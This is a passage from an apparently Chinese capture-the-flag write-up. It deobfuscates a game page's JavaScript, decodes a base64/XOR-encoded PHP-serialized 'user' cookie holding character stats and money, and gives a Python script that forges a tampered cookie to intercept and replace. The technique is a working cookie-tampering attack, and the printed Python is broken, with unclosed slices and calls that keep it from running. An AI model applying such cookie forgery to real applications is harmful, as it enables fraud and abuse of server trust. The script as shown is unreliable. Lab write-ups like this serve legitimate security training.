jpg|getElementById|name|split|for|return|result|result3|getCookie|cname|if|indexOf|decode_create|base|temp_name|
mingwen|flag|replace'.split('|'),0,{}))
```

这是加密过的js代码，解密后如下：

```
function getCookie(cname) {
 var name = cname + "=";
 var ca = document.cookie.split(';');
 for (var i = 0; i < ca.length; i++) {
  var c = ca[i].trim();
  if (c.indexOf(name) == 0) return c.substring(name.length, c.length)
 }
 return ""
}
function decode_create(temp) {
 var base = new Base64();
 var result = base.decode(temp);
 var result3 = "";
 for (i = 0; i < result.length; i++) {
  var num = result[i].charCodeAt();
  num = num ^ i;
  num = num - ((i % 10) + 2);
  result3 += String.fromCharCode(num)
 }
 return result3
}
function ertqwe() {
 var temp_name = "user";
 var temp = getCookie(temp_name);
 temp = decodeURIComponent(temp);
 var mingwen = decode_create(temp);
 var ca = mingwen.split(';');
 var key = "";
 for (i = 0; i < ca.length; i++) {
  if (-1 < ca[i].indexOf("flag")) {
   key = ca[i + 1].split(":")[2]
  }
 }
 key = key.replace('"', "").replace('"', "");
 document.write('<img id="attack-1" src="image/1-1.jpg">');
 setTimeout(function() {
  document.getElementById("attack-1").src = "image/1-2.jpg"
 }, 1000);
 setTimeout(function() {
  document.getElementById("attack-1").src = "image/1-3.jpg"
 }, 2000);
 setTimeout(function() {
  document.getElementById("attack-1").src = "image/1-4.jpg"
 }, 3000);
 setTimeout(function() {
  document.getElementById("attack-1").src = "image/6.png"
 }, 4000);
 setTimeout(function() {
  alert("你使用如来神掌打败了蒙老魔，但不知道是真身还是假身，提交试一下吧!flag{" + md5(key) + "}")
 }, 5000)
}
```

代码最后有一行：**alert(“你使用如来神掌打败了蒙老魔，但不知道是真身还是假身，提交试一下吧!flag{” + md5(key) + “}”)**
我们只要获得key的值就可以了

```
var temp_name = "user";
var temp = getCookie(temp_name);
temp = decodeURIComponent(temp);
var mingwen = decode_create(temp);
```

按照代码中的步骤在控制台一步步试

```
» decode_create(decodeURIComponent(getCookie("user")))
← "O:5:\"human\":10:{s:8:\"xueliang\";i:705;s:5:\"neili\";i:756;s:5:\"lidao\";i:91;s:6:\"dingli\";i:90;s:7:\"waigong\";i:0;s:7:\"neigong\";i:0;s:7:\"jingyan\";i:0;s:6:\"yelian\";i:0;s:5:\"money\";i:0;s:4:\"flag\";s:1:\"0\";}"
```

可以看到这里得到了角色的属性，我们可以进行修改，然后加密为cookie，拦截替换，就完成了

```
import base64
import urllib.parse

data = 'O:5:"human":10:{s:8:"xueliang";i:999;s:5:"neili";i:992;s:5:"lidao";i:977;s:6:"dingli";i:669;s:7:"waigong
";i:999999990;s:7:"neigong";i:99999990;s:7:"jingyan";i:99999990;s:6:"yelian";i:99999990;s:5:"money";i:2000000;s:
4:"flag";s:1:"0";}'
with open(r'C:\Users\小金刚\Desktop\49.bin', 'wb') as f:
    for i in range(len(data)):
        num = ord(data[i])
        num = num + ((i%10) + 2)
        num = num ^ i
        f.write(bytes([num]))
result = open(r'C:\Users\小金刚\Desktop\49.bin', 'rb').read()[:
result = base64.b64encode(result
result = urllib.parse.quote(result)
print(result)
```

钱数修改成功，然后就买东西打怪，得到flag。